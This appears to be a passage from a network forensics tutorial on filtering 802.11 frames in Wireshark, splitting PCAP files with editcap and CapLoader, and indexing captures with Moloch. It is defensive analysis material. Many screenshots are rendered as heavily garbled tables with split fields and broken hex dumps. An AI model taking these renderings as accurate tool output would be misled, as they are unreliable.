| <pre>15 78:44:76:e7:b0:58 08:4a:cf:04:62:0f 802.11 387 Probe Response, SN=3509, FN=6 < > Frame 4: 16 bytes on wire (128 bits), 16 bytes captured (128 bits) > Frame 4: 16 bytes on wire (128 bits), 16 bytes captured (128 bits) > IEEE 802.11 Request-to-send, Flags: Type/Subtype: Request-to-send (0x001b) > Frame Control Field: 0xb400 .000 0000 1001 0010 = Duration: 150 microseconds Receiver address: ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) Transmitter address: HonHaiPr_c8:46:df (b0:10:41:c8:46:df) 0000 b4 00 96 00 78 44 76 e7 b0 58 b0 10 41 c8 46 df ·····xDv· ·X··A·F·</pre> | | 13 78:44:76:e | 7:b0:58 | 78:45:61:71:0d:9 | a 8 | 302.11 | 387 Probe Response, SN=3504, FN | 9= |
| <pre>< > Frame 4: 16 bytes on wire (128 bits), 16 bytes captured (128 bits) > IEEE 802.11 Request-to-send, Flags: Type/Subtype: Request-to-send (0x001b) > Frame Control Field: 0xb400 .000 0000 1001 0110 = Duration: 150 microseconds Receiver address: ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) Transmitter address: HonHaiPr_c8:46:df (b0:10:41:c8:46:df) 0000 b4 00 96 00 78 44 76 e7 b0 58 b0 10 41 c8 46 dfxDvX.A.F.</pre> | | 14 | | | 8 | 302.11 | 10 Acknowledgement, Flags= | |
| <pre>> Frame 4: 16 bytes on wire (128 bits), 16 bytes captured (128 bits) > IEEE 802.11 Request-to-send, Flags: Type/Subtype: Request-to-send (0x001b) > Frame Control Field: 0xb400 .000 0000 1001 0110 = Duration: 150 microseconds Receiver address: ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) Transmitter address: HonHaiPr_c8:46:df (b0:10:41:c8:46:df) 0000 b4 00 96 00 78 44 76 e7 b0 58 b0 10 41 c8 46 dfxDvX.A.F.</pre> | | 15 78:44:76:e | 7:b0:58 | 08:4a:cf:04:62:0 | f 8 | 302.11 | 387 Probe Response, SN=3509, FN | V=0 |
| <pre> V IEEE 802.11 Request-to-send, Flags: Type/Subtype: Request-to-send (0x001b) > Frame Control Field: 0xb400 .000 0000 1001 0110 = Duration: 150 microseconds Receiver address: ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) Transmitter address: HonHaiPr_c8:46:df (b0:10:41:c8:46:df) 0000 b4 00 96 00 78 44 76 e7 b0 58 b0 10 41 c8 46 dfxDvX.A.F. </pre> | < | | | | | | | > |
| Type/Subtype: Request-to-send (0x001b) > Frame Control Field: 0xb400 .000 0000 1001 0110 = Duration: 150 microseconds Receiver address: ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) Transmitter address: HonHaiPr_c8:46:df (b0:10:41:c8:46:df) 0000 b4 00 96 00 78 44 76 e7 b0 58 b0 10 41 c8 46 df ·····xDv· ·X··A·F· | > Fr | rame 4: 16 byte | s on wire (1 | 28 bits), 16 byte | capture | d (128 | bits) | |
| <pre>> Frame Control Field: 0xb400 .000 0000 1001 0110 = Duration: 150 microseconds Receiver address: ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) Transmitter address: HonHaiPr_c8:46:df (b0:10:41:c8:46:df) 0000 b4 00 96 00 78 44 76 e7 b0 58 b0 10 41 c8 46 dfxDvXA.F.</pre> | ✓ IE | EE 802.11 Requ | est-to-send, | Flags: | | | | |
| .000 0000 1001 0110 = Duration: 150 microseconds Receiver address: ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) Transmitter address: HonHaiPr_c8:46:df (b0:10:41:c8:46:df) 0000 b4 00 96 00 78 44 76 e7 b0 58 b0 10 41 c8 46 df ·····xDv· ·X··A·F· | | Type/Subtype: | Request-to- | send (0x001b) | | | | |
| Receiver address: ZioncomE_e7:b0:58 (78:44:76:e7:b0:58) Transmitter address: HonHaiPr_c8:46:df (b0:10:41:c8:46:df) 0000 b4 00 96 00 78 44 76 e7 b0 58 b0 10 41 c8 46 df ·····xDv· ·X··A·F· | > | Frame Control | Field: 0xb4 | 00 | | | | |
| Transmitter address: HonHaiPr_c8:46:df (b0:10:41:c8:46:df) 0000 b4 00 96 00 78 44 76 e7 b0 58 b0 10 41 c8 46 df ·····xDv· ·X··A·F· 0000 b4 00 96 00 78 44 76 e7 b0 58 b0 10 41 c8 46 df ·····xDv· ·X··A·F· | | .000 0000 100 | 1 0110 = Dur | ation: 150 microse | conds | | | |
| 0000 b4 00 96 00 78 44 76 e7 b0 58 b0 10 41 c8 46 df ·····xDv· ·X··A·F· | | Receiver addr | ess: Zioncom | E_e7:b0:58 (78:44: | 76:e7:b0 | :58) | | |
| | | Transmitter a | ddress: HonH | aiPr_c8:46:df (b0: | 10:41:c8 | :46:df) | | |
| | 0000 | | 70 44 76 7 | | 46.16 | | Х А <u>Б</u> | |
| Wireshark 20190318205658 a36240.pcap Packets: 83080 · Displayed: 83080 (100.0%) Profile: Del | 0000 | 04 00 96 00 | /8 44 /6 e/ | 00 58 00 10 41 68 | 5 46 aT | · · · · xD | V··X··A·F· | |
| Wireshark 20190318205658 a36240.pcap Packets: 83080 · Displayed: 83080 (100.0%) Profile: Del | | | | | | | | |
| Wireshark 20190318205658 a36240.pcap Packets: 83080 · Displayed: 83080 (100.0%) Profile: Del | | | | | | | | |
| Vireshark 20190318205658 a36240.pcap Packets: 83080 * Displayed: 83080 (100.0%) Profile: Def | | | | | | | | |
| | 0 2 | wireshark_2019031 | 18205658_a36240. | рсар | | | Packets: 83080 · Displayed: 83080 (100.0%) | e: Default |

We can see that some packets are missing source and destination fields. This can happen in Wireless, as wlan.sa and wlan.da sometimes may have to be replaced by wlan.ta and wlan.ra, for transmitter and receiver respectively. However, having a filter at wlan.ra && wlan.ta, we will have 47,000 or so packets. We require only the management frames in our new PCAP file. Therefore, we can employ wlan.ra && wlan.ta && wlan.ta && wlan.fc.type == 0 filter as shown in the following screenshot:

| 📕 *(U | ntitled) | | | | | | - | - 🗆 | × |
|--------|----------------------------------|----------------------------|---------------|---------------|---------------|----------------|-----------|---------------|-----------|
| File E | dit View Go Capture An | alyze Statistics Telephony | Wireless Tool | ls H | elp | | | | |
| | 201 | ◆ → ≌ 주 🛃 📃 | 0.0.0 | | | | | | |
| wlan. | ra && wlan.ta && wlan.fc.type==0 | | | | | \times | • Expre | ssion + | TCP Only |
| No. | Source | Destination | Protocol | Lengt | h Info | | | | ^ |
| 63 | ZioncomE_e7:b0:58 | Apple_25:be:ac | 802.11 | 3 | 3 Action, | SN=3246, | FN=0, | Flags= | |
| 63 | Apple_25:be:ac | ZioncomE_e7:b0:58 | 802.11 | 3 | 3 Action, | SN=1414, | FN=0, | Flags= | |
| 65 | Apple_25:be:ac | ZioncomE_e7:b0:58 | 802.11 | 3 | 3 Action, | SN=1416, | FN=0, | Flags= | |
| 65 | ZioncomE_e7:b0:58 | Apple_25:be:ac | 802.11 | 3 | 3 Action, | SN=3254, | FN=0, | Flags= | |
| 77 | Apple_25:be:ac | ZioncomE_e7:b0:58 | 802.11 | 3 | 3 Action, | SN=1430, | FN=0, | Flags= | |
| 77 | Apple_25:be:ac | ZioncomE_e7:b0:58 | 802.11 | 3 | 3 Action, | SN=1430, | FN=0, | Flags= | |
| 77 | ZioncomE_e7:b0:58 | Apple_25:be:ac | 802.11 | 3 | 3 Action, | SN=3294, | FN=0, | Flags= | |
| < | | | | | | | | > | |
| > Fra | me 15: 387 bytes on wi | re (3096 bits), 387 byt | es captured | (30 | 96 bits) | | | | ^ |
| ✓ IEE | E 802.11 Probe Response | e, Flags: | - | | | | | | |
| | Type/Subtype: Probe Res | sponse (0x0005) | | | | | | | |
| > | Frame Control Field: 0 | x5000 | | | | | | | \sim |
| 0000 | 50 00 3a 01 08 4a cf (| 04 62 0f 78 44 76 e7 b | 0 58 P-: | . J | b · xDv · · X | | | | ^ |
| 0010 | 78 44 76 e7 b0 58 50 d | db 6b 10 11 21 0d 00 0 | 000 xDv | - XP - | k ! | | | | |
| 0.0 | | | | | | | | | ~ |
| 0 🗹 | wireshark_20190318205658_a36 | 240.pcap | | | Packets: 8308 | 0 · Displayed: | 2995 (3.6 | %) Profile: I | Default 🔡 |

Well! We can see that only 3.6% of the actual merged PCAP file packets is what we need. Next, we can go to **File** and choose the **Export Specified Packets...** option:

| - | *(Untitled) | | | | | | | - | - 🗆 | × | | |
|------|--|--------------|-----------------------|------------------|----------|---------------------|----------------|----------|----------------|---------|--|--|
| File | Edit View Go Capture | Analyze Sta | tistics Telephony | Wireless Too | ls He | lp | | | | | | |
| | Open | Ctrl+O |) 🛧 👲 📃 📃 | 0, 0, 0, 🏢 | | | | | | | | |
| | Open Recent | • | Expression + TCF | | | | | | | | | |
| | Merge | | | Protocol | Length | Info | | | | ^ | | |
| | Import from Hex Dump | | :be:ac | 802.11 | 33 | Action, | SN=3246, | FN=0, | Flags= | | | |
| | Close | Ctrl+W | _e7:b0:58 | 802.11 | 33 | Action, | SN=1414, | FN=0, | Flags= | | | |
| | Save | Ctrl+S | _e7:b0:58 | 802.11 | | | | | Flags= | | | |
| | Save As | Ctrl+Shift+S | :be:ac | 802.11 | | - | - | - | Flags= | | | |
| | File Set | • | _e7:b0:58 e7:b0:58 | 802.11 802.11 | | - | - | - | Flags= | | | |
| _ | | | :be:ac | 802.11 | | - | - | | Flags= | | | |
| | Export Specified Packets | | | | | , | , | | > | | | |
| | Export Packet Dissections Export Packet Bytes | Ctrl+Shift+X | bits), 387 byt | es captured | (309 | 6 bits) | | | | ^ | | |
| | Export PDUs to File | Cui+Shint+A | | | | | | | | | | |
| | Export TLS Session Keys | | x0005) | | | | | | | | | |
| | Export Objects | • | | | | | | | | ~ | | |
| - | | Chilly D | 78 44 76 e7 b | | | <mark>⊳</mark> xDvX | | | | ^ | | |
| - | Print | Ctrl+P | 11 21 0d 00 0 | 000 xDv- | - XP - 1 | k! | | | | ~ | | |
| | Quit | Ctrl+Q | | | Pa | ackets: 8308 | 0 · Displayed: | 2995 (3. | 5%) Profile: [| Default | | |

We will get the following screen:

| 🥖 Wireshark: Ex | port Specified Packets | | | | | | | × |
|-----------------|------------------------|--|---------------------------------------|------------------|---|---------|---|----------------|
| Save in: | Desktop | , | v 🗿 🏚 🖡 | 🤊 🛄 v | | | | |
| Quick access | Dropbox | (| OneDrive | | 2 | Apex | | |
| Desktop | This PC | n | Libraries | | Ś | Network | | |
| - | ASM | | njssl | | | | | |
| Libraries | Share | | Sys Internal Shortcut 874 bytes | S | | | | |
| Network | | <u>gement_only_merged</u> hark/ pcapng (*.ntar.gz;*.n | tar;*.pcapng.gz | :*.pcapng) | | | ~ | Save Cancel |
| | Compress with gzip | | | | | | | Help |
| | PacketRange | | Captured | Displayed | | | | |
| | All packets | | 83080 | 2995 | | | | |
| | Selected packet | | 1 | 1 | | | | |
| | Marked packets | | 0 | 0 | | | | |
| | First to last marked | | 0 | 0 | | | | |
| | ORange: | | 0 | 0 | | | | |
| | Remove Ignored pack | 215 | 0 | 0 | | | | |

Save the file, and we now have a new file with only management frames.



Mergecap can merge a number of files in a directory by using wildcards. The files will be merged on a timestamp basis.

Splitting PCAP data on parameters

Sometimes, in the case of large PCAP files, we are bombarded with data. In such scenarios, we may require data in a particular timeframe. **Editcap** from Wireshark allows us to split data based on the number of packets, time intervals, packet length, and also allows us to adjust the time and truncate packet data. Let's see how we can split data based on an interval of 10 seconds:

```
root@ubuntu:/home/deadlist/Desktop/editcap# editcap -i 10 loki-bot_network_traff
ic.pcap time.pcap
root@ubuntu:/home/deadlist/Desktop/editcap# ls
loki-bot_network_traffic.pcap time_00002_20170428003337.pcap
time_00000_20170428003310.pcap time_00003_20170428003358.pcap
time_00001_20170428003320.pcap time_00004_20170428003358.pcap
root@ubuntu:/home/deadlist/Desktop/editcap#
```

We can see that providing the -i option with 10 seconds as the parameter has split our file into intervals of 10 seconds each. This is extremely helpful in cases where we need data from a particular timeframe and saves CPU filtering data in Wireshark.

Splitting PCAP data in streams

CapLoader from https://www.netresec.com/ is an amazing tool that can split PCAP files based on the streams. However, this is a commercial tool but a 30-day trial is available. We need to select the file from the **File** menu, as shown in the following screenshot:

| 🚱 CapLoader 1.7 - Trial Versio | on | | | | | _ | |
|---|--------------|-----------------------|-----------------------|-----------------------------------|--------------------|--------------------------------------|-----------------|
| File Edit View Tools | Help | | | | | | |
| Input Settings Identify protocols Parse DNS | | ename .pcap | Size (bytes) 9 814 | | DataLink ETHERN | Auto-extract flow Extracted Flows | rs on select |
| Frames limit 0 🔶 | | | | | | | |
| Enter input filter in BPF format | < | | | | > | | |
| | ts (4) | have All Flower Cal | | • | | | |
| Hide Selected Flows Inven | t Hiding S | how All Flows Sel | ected Flows: | | _ | | |
| Display Filter (BPF) | | | | Clear Apply | | | |
| Keyword Filter | | ▪ Ex | act Phrase | Clear Apply | | | |
| Flow_ID Client_IP | Client_Port | Server_IP | Server_Port | Transport Hostnam | ie | Alexa_Domain | Umbrella_Domain |
| 0 fe80::7152:5099: | 546 | ff02::1:2 | 547 | UDP | | | |
| 1 172.16.0.130 | 49344 | 185.141.27.187 | 80 | TCP | | | |
| 2 172.16.0.130 | 49345 | 185.141.27.187 | 80 | TCP | | | |
| 3 172.16.0.130 | 49346 | 185.141.27.187 | 80 | TCP | | | |
| 4 192.168.37.1 | 5353 | 224.0.0.251 | 5353 | UDP | | | |
| 5 172.16.0.130 | 49347 | 185.141.27.187 | 80 | ТСР | | | |
| < | | | | | | | > |

Next, we need to choose the stream we want and drag the PCAP icon to the directory of our choice. This will save the network stream in the directory in the form of a PCAP file:

| ab.AB1953F ab.AB1 C.pcap C.pc | .9537 ab.AB1952F ap C.pcap | 010101 01100 01100 ab.AB19527 C (1).pcap | | | | | × |
|---|-------------------------------|--|----------|---------------------|----------|--|----------|
| File Edit View Tools | Help | | | | | | |
| Input Settings Identify protocols Parse DNS | File ID Filename 1 ab.pcap | Size | | ID5 b089108db672 | ETHERN | Auto-extruct flows on se Extracted Rows Rows: 1 Filename: ab.AB19527C | |
| Frames limit 0 | | | | | | (1).pcap Size: 1 637 B | |
| Enter input filter in BPF format | < | | | | > | Size. 1 637 D | 3 |
| Flows (6) Services (3) Hos | ts (4) | | | | | | |
| Hide Selected Flows Inver | t Hiding Show All | Flows Selected F | lows: 1 | | | | |
| Display Filter (BPF) | | | - | Clear Apply | | | |
| Keyword Filter | | Exact Phr | | Clear Apply | | | |
| Flow_ID Client_IP | Client_Port | Server_IP | Server_P | | Hostname | Alexa_Domain | Umbrella |
| 0 fe80::7152:5099:6c9 | f:e828 546 | ff02::1:2 | 547 | UDP | | _ | |
| 1 172.16.0.130 | 49344 | 185.141.27.187 | 80 | TCP | | | |
| 2 172.16.0.130 | 49345 | 185.141.27.187 | 80 | TCP | | | |
| 3 172.16.0.130 | 49346 | 185.141.27.187 | 80 | TCP | | | |
| 4 192.168.37.1 | 5353 | 224.0.0.251 | 5353 | UDP | | | |
| 5 172.16.0.130 | 49347 | 185.141.27.187 | 80 | тср | | | |
| < | | | | | | | > |

We just saw how we can merge, split, and filter out data streams from PCAP files with ease by making use of tools such as editcap, caploader and Wireshark itself. Making use of such tools speeds up analysis as we would work on precise packet data while removing all the irrelevant packets.

Large-scale data capturing, collection, and indexing

In a large infrastructure environment, capturing, extracting, and storing data becomes a bottleneck at times. In such cases, we can use **Moloch**, which is a free, open source, large-scale packet-capturing system that allows us to draw intelligence while effectively managing and storing the data:

| Ses Ses | sions SPIVie | w SPIGraph | Connections | Files | Stats Uploa | d | | | | | | v1.8.0-GIT 1 |
|-------------|------------------------|------------------------|-----------------------|------------|-----------------------|------------|-------------|------------------------------|---------------|------------------------|-----------------------------|---|
| Search | h | | | | | | | | | | 3 | K Search 👁 🗎 |
| All (ca | reful) Start | 1970/01/01 0 | 5:30:00 | нн | End 2019/03/1 | 8 22:11:45 | i H | Bounding Last Packet | Interval | Auto | | |
| 0 per page | 1 | 2 3 4 5 | > » Showing | a 1 - 50 o | f 109 438 entries | | | | | | | |
| k. | | | | | | | | | _ | | | _ |
| k | | | | | | QQ | Ses | sion Packets Databytes Lines | Bars | | | (|
| к | | | | | | | | | | | | |
| | | | | | | | | | | | | |
| k | | | | | | | | | | | | |
| 01 05:30:00 | 1975/01/01 | 05:30:00 1 | 980/01/01 05:30:00 | 198 | 5/01/01 05:30:00 | 1990/01 | 01 05:30:00 | 1995/01/01 05:30:00 2000/0 | 1/01 05:30:00 | 2005/01/01 05:30:00 20 | 10/01/01 05:30:00 2015/01/0 | 1 05:30:00 |
| | | Stop Time | Src IP / | | Dst IP / | Dst | Packets | Databyte | s / Bytes | | Moloch Node | Info |
| | | | Country | Port | | Port | | | | | | |
| tcp | 2019/02/21 03:23:30 | 2019/02/21 03:23:30 | 192.168.0.109 | 44688 | 172.217.7.4 US | 443 | 2 | 0 132 | | | ip-10-97-23-168 | |
| tcp | 2019/02/21 03:23:30 | 2019/02/21 03:23:30 | 108.174.10.10 US | 443 | 192.168.0.109 | 40488 | 2 | 0 224 | | | ip-10-97-23-168 | |
| tcp | 2019/02/21 | 2019/02/21 | 192.168.0.109 | 44896 | 172.217.10.78 | 443 | 154 | 131.920 | | | ip-10-97-23-168 | Alt Name * *.goog |
| | 03:23:29 | 03:23:29 | | | US | | | 142,100 | | | | *.appengine.google |
| tcp | 2019/02/21 03:23:29 | 2019/02/21 03:23:29 | 172.217.197.189 US | 443 | 192.168.0.109 | 35044 | 2 | 0 192 | | | ip-10-97-23-168 | |
| tcp | 2019/02/21 03:23:29 | 2019/02/21 03:23:29 | 192.168.0.109 | 44894 | 172.217.10.78 US | 443 | 89 | 54,361 60,251 | | | ip-10-97-23-168 | Alt Name *.goog |
| | 2019/02/21 | 2019/02/21 | 192.168.0.109 | 43067 | | 53 | 2 | 196 | | | ip-10-97-23-168 | *.appengine.google Host • s.ytimg.co |
| udp | 03:23:29 | 03:23:29 | | | US | | - | 212 | | | | ytstatic.l.google.co |
| tcp | 2019/02/21 03:23:28 | 2019/02/21 03:23:28 | 192.168.0.109 | 48512 | 172.217.11.35 US | 443 | 13 | 0 1.337 | | | ip-10-97-23-168 | |
| tcp | 2019/02/21 03:23:28 | 2019/02/21 03:23:28 | 192.168.0.109 | 44060 | 172.217.11.46 US | 443 | 13 | 0 2.675 | | | ip-10-97-23-168 | |
| tcp | 2019/02/21 | 2019/02/21 | 192.168.0.109 | 52092 | 172.217.9.228 | 443 | 12 | 0 | | | ip-10-97-23-168 | |
| | 03:23:28 2019/02/21 | 03:23:28 2019/02/21 | 192,168.0,109 | 57450 | US 172.217.3.98 | 443 | 16 | 1,880 | | | ip-10-97-23-168 | |
| tcp | 03:23:28 | 03:23:28 | | | US | | | 1,937 | | | | |
| tcp | 2019/02/21 03:23:28 | 2019/02/21 03:23:28 | 192.168.0.109 | 57612 | 151.101.193.140 US | 443 | 2 | 0 132 | | | ip-10-97-23-168 | |
| tcp | 2019/02/21 03:23:28 | 2019/02/21 03:23:28 | 192.168.0.109 | 33146 | 172.217.10.110 US | 443 | 11 | 0 1.269 | | | ip-10-97-23-168 | |
| udp | 2019/02/21 | 2019/02/21 | 192.168.0.109 | 44655 | 8.8.8.8 | 53 | 2 | 419- | | | ip-10-97-23-168 | Host • ytimg.l.go |
| | 03:23:28 2019/02/21 | 03:23:28 2019/02/21 | 192.168.0.109 | 41692 | US 173.194.131.136 | 443 | 2.441 | 435 2,000,192 | | | ip-10-97-23-168 | Alt Name *.c.do |
| tcp | 03 23 27 | 03:23:29 | | | US | | | 2.166.010 | | | | a creative total |

Moloch packet capturing system

From the preceding screenshot, we can see various stats with respect to the source IP and destination. Expanding the first entry (192.168.0.109 -> 172.217.7, 4), we can see plenty of detailed information:

| All (care | eful) Start | 1970/01/01 0 | 5:30:00 | ММ | End 2019/03/ | 18 22:11:45 | мм | Bounding L | ast Packet | Interval | Auto | | | | |
|------------|---|---|---|--|---|---------------|------------|---------------------|------------------|----------|------------|---------|------------|-----------------|----------------|
| oer page | < < 1 | 2 3 4 5 | > » Show | ing 1 - 50 o | f 109,438 entries | | | | | | | | | | |
| | | | | | | QQ | < > Sessio | n Packets Datab | bytes Lines Bars | | | | | | |
| | | | | | | | | | | | | | | | |
| | | | | | | | | | | | | | | | |
| | | | | | | | | | | | | | | | |
| | | | | | | | | | | | | | للتعبير | | |
| 05:30:00 | 1975/01/01 | | 980/01/01 05:30:00 | | 5/01/01 05:30:00 | 1990/01/01 | | 1995/01/01 05:30:00 | | | 2005/01/01 | 5:30:00 | 2010/01/01 | | 01/01 05:30:00 |
| | start lime | Stop Time | Src IP / Country | | Dst IP / Country | Dst = Port | Packets | | Databytes / B | ytes | | | | Moloch Node | Info |
| | | | | | | | | | | | | | | | |
| icp (| ld | 190220-RGZpclw | -o3RG7YDrVU_I | Permalink | Actions - | 443 2 | | mPm0= | 0 132 | | | | | ip-10-97-23-168 | |
| (| 03:23:30 Pcap Sourc Id Time | 03:23:30 e Raw Desti | -o3RG7YDrVU_I | Permalink | US Actions - | | | mPm0= | | | | | | ip-10-97-23-168 | |
| | 03:23:30 Pcap Sourc Id Time | 03:23:30 Re Raw Destii 190220-RGZpclw 2019/02/21 03:23 ip-10-97-23-168 | -o3RG7YDrVU_I | Permalink | US Actions - | | | mPm0= | | | | | | ip-10-97-23-168 | |
| Cownload F | 03:23:30 Pcap Sourc Id Time Node • Protocols • | 03:23:30 Re Raw Destii 190220-RGZpclw 2019/02/21 03:23 ip-10-97-23-168 | -o3RG7YDrVU_I | Permalink | US Actions - | | | imPm0= | | | | | | ip-10-97-23-168 | |
| Download F | 03:23:30 Pcap Source Id Time Node * Protocols * IP Protocol * | 03:23:30 e Raw Destii 190220-RGZpclw 2019/02/21 03:23 ip-10-97-23-168 tcp tcp Packets 1 By | -o3RG7YDr/VU_ :30 - 2019/02/2 | Permalink NI3oY (1 03:23:30 | US Actions - | | | imPm0= | | | | | | ip-10-97-23-168 | |
| Cownload F | 03:23:30 Pcap Source Id Time Node * Protocols * IP Protocol * Src * Dst * | 03:23:30 ie Raw Destin 190220-RGZpchw 2019/02/21 03:23 ip-10-97-23-168 tcp tcp Packets 1 By Packets 1 By | -o3RG7YDrVU_ -03RG7YDrVU_ :30 - 2019/02/2 rtes 66 Data | Permalink NI3oY (103:23:30 bytes 0 bytes 0 | US Actions - | | | imPm0= | | | | | | ip-10-97-23-168 | |
| Download F | 03:23:30 Pcap Source Id Time Node * Protocols * IP Protocol * IP Protocol * Ethernet * | 03:23:30 ie Raw Destin 190220-RGZpchv 2019/02/21 03:23 ip-10-97-23-168 tcp Packets 1 By Packets 1 By Src Mac 08:62:66 | -o3RG7YDr/VU_1 -o3RG7YDr/VU_1 :30 - 2019/02/2 rtes 66 Data :4a:18:17 Dst | Permalink NI3oY (103:23:30 bytes 0 bytes 0 | US Actions - | | | mPm0= | | | | | | ip-10-97-23-168 | |
| Download F | 03:23:30 Pcap Source Id Time Node * Protocols * IP Protocol * IP Protocol * Sre * Ethernet * Src IP/Port * | 03:23:30 te Raw Destin 190220-RGZpclw 2019/02/21 03:23 ip-10-97-23-168 tcp Packets 1 By Packets 1 By Src Mac 08:62:66 192:168.0.109 : 4 | -o3RG7YDr/VU_1 -o3RG7YDr/VU_1 :30 - 2019/02/2 rtes 66 Data :tes 66 Data :4a:18:17 Dst 14688 | Permalink NI3oY (1 03:23:30 bytes 0 bytes 0 : Mac 70:4f; | US Actions - Community Id: 1: 57:eb:6e:46 | | | mPm0= | | | | | | ip-10-97-23-168 | |
| Download F | 03:23:30 Pcap Source Id Time Node * Protocols * IP Protocol * Src * Dst * Ethernet * Src IP/Port * Dst IP/Port * | 03:23:30 190220-RGZpclw 2019/02/21 03:23 ip-10-97-23-168 tcp Packets 1 By Src Mac 08:62:66 192:168.0.109 : 4 172-217.7.4 : 443 | -o3RG7YDr/VU_1 -o3RG7YDr/VU_1 :30 - 2019/02/2 rtes 66 Data :tes 66 Data :4a:18:17 Dst 14688 | Permalink NI3oY (1 03:23:30 bytes 0 bytes 0 : Mac 70:4f; | US Actions - Community Id: 1: 57:eb:6e:46 | | | imPm0= | | | | | | (p-10-97-23-168 | |
| Download F | 03:23:30 Pcap Source Id Time Node * Protocols * IP Protocol * Src * Dst * Ethernet * Src IP/Port * Dst IP/Port * | 03.23:30 te Raw Destin 190220-RGZpchw 2019/02/21 03:23 ip-10-97-23-168 tcp tcp Packets 1 By Sre Mac 08:62:66 192.168.0.109 :-4 172.217.7.4 : 443 ••••••••••••••••••••••••••••••••••• | | Permalink NI3oY (1 03:23:30 bytes 0 bytes 0 : Mac 70:4f; 169 Google | US Actions - Community Id: 1: 57:eb:6e:46 ::LLC] | W/d7ygfMW71 | | mPm0= | | | | | | ip-10-97-23-168 | |

Expanding the first entry (192.168.0.109 -> 172.217.7.4)

We can see we have a much wider view of the details now. Moloch also provides stateful packet inspection view and graph as shown in the following screenshot:


| 1 | 5_ | Session | s SF | PIView | SPIG | aph Coni | | Files | Stat | | | | | | | | | | | | v1.8.0-GIT i |
|--------------------|---------------------|---|--|--|--|---|---|------------------------------|--|---|--|--|--|--|---|---|--|--|--|--|--|
| λ | s | earch | | | | | | | | | | | | | | | | | | × | Search 💿 |
| Э | C | ustom | | Start | 1986/10/ | 16 03:03:12 | н | M | End | 2035/12/3 | 1 19:46:47 | MM | Bounding | Last Packet | Interval | Auto | 17973 days 16:4 | 13:35 | | | |
| | Lo | ading SF | PI data | 9 | | | | | | | | | | | | | | | | | Ø cance |
| 5Mi | 1 | | | | | | | | | | Q Q < > | Session | Packets D | atabytes Lines Bars | 3 | | | 1 | | 1 | |
| Mi | ı — | | | | | | | _ | | | | | | | _ | | | | | | |
| BMI | ı — | | _ | | | | | _ | | | | | | | | | | | | | |
| 9Mi | i — | | _ | | | | | _ | | | | | L | | | | | | | | |
| 081 | ı — | | | | | | | | | | | اساده | <u> </u> | | _/ | | | | | | |
| | | 1990/01 | 1/01 05: | 30:00 | 1995/ | 01/01 05:30:00 | 2000/ | 01/01 0 | 5:30:00 | 2005/ | 01/01 05:30:00 | 2010/01/01 | 05:30:00 | 2015/01/01 05:30:00 | 2020/0 | 01/01 05:30:00 | | 1 05:30:00 | 2030/01/0 | | 2035/01/01 05:3 |
| Je | ene | eral | | | | | | | | | | | | | | tcp (843 | ⁵⁴⁾ udp ⁽²³⁰⁷⁸⁾ | icmp (1914) |) sctp (73 | Unload Al | Load All |
| e | ert | | | | | | | | | | | | | | | | | | | Unload A | Load All |
| łŀ | hcp | 5 | | | | | | | | | | | | | | | | | dhcp (653 | Unload A | Load All |
| Sea | arch | for fields to | display | in this o | ategory | Cli | ent MAC Cnt | - (| lient OU | I - Client | OUI Cnt - Host | - Host C | Ont - Trans | action id 👻 Transact | ion id Cnt 👻 | Type - | Type Cnt - C | lient MAC 👻 | | | |
| | | | | | | | | | | | | | * | | | | | | | | |
| Clie | ent I | AC Cnt - | 1 (632) |) (8) Q | (6) 10 (2) 4 | (1) 102(1) | | | | | | | | | | | | | | | |
| | | DUI - No c | | | | 102 | | | | | | | | | | | | | | | |
| | | OUI Cnt - | | | | | | | | | | | | | | | | | | | |
| nk0 elep dsr | 0337 phan npc | 5 ⁽⁴⁾ moro t-ws ⁽²⁾ ele : ⁽¹⁾ abv-pc | ⁽⁴⁾ nept phant-v : ⁽¹⁾ aca | tune. ⁽⁴⁾ _{WS.} ⁽²⁾ e idemy0- | guveniki ⁽ ilephant-ws 4 ⁽¹⁾ acade | ^{I)} owner-pc ⁽³ example.cor my04. ⁽¹⁾ ann | ⁾ pc924 ⁽³⁾ q n ⁽²⁾ elephar enk-juhataja | iemu-i it.exar -tplink | r ⁽³⁾ use nple.cor -sw ⁽¹⁾ t | r-pc ⁽³⁾ vista n ⁽²⁾ macinto ernards-ipho | 2 ⁽³⁾ 3com switch ⁽² ish-4 ⁽²⁾ mk02422 ⁽² one ⁽¹⁾ carz0w082vj | ⁾ amrndhw ⁽⁾ moro. ⁽²⁾ /jxd1 ⁽¹⁾ cel | 1167 ⁽²⁾ ann-li muteb ⁽²⁾ neo Iula ⁽¹⁾ d00246 | ¹⁾ htm ⁽⁶⁾ mk03852.ma aptop ⁽²⁾ ann-laptop, ⁽²⁾ mael-laptop ⁽²⁾ owner- 35 ⁽¹⁾ d002465. ⁽¹⁾ dhc II ⁽¹⁾ ttt0100130210 ⁽¹⁾ | ⁾ ann-laptop 3fa0b5b56 ⁽ p-1-2415 ⁽¹⁾ | example.co ²⁾ schleppi ⁽² dhcp-392-56 | m ⁽²⁾ dog-ws ⁽²⁾) schleppi. ⁽²⁾ se) ⁽¹⁾ guvenlki.gei | dog-ws. ⁽²⁾ dog p001201ad364 ps-euro.ps.ge.c | 1-ws.exampl 10 ⁽²⁾ sheidd com ⁽¹⁾ hom | e.com ⁽²⁾ dst ⁽²⁾ mv-pc ⁽²⁾ win-h e-cc29dc39df ⁽ | ⁽⁾ elephant ⁽²⁾ ncegspncvsk ⁽²⁾ (|
| Hos | st Ci | nt • 1 (528) | ⁽⁾ 2 ⁽³⁴⁾ | 3 (10) | | | | | | | | | | | | | | | | | |
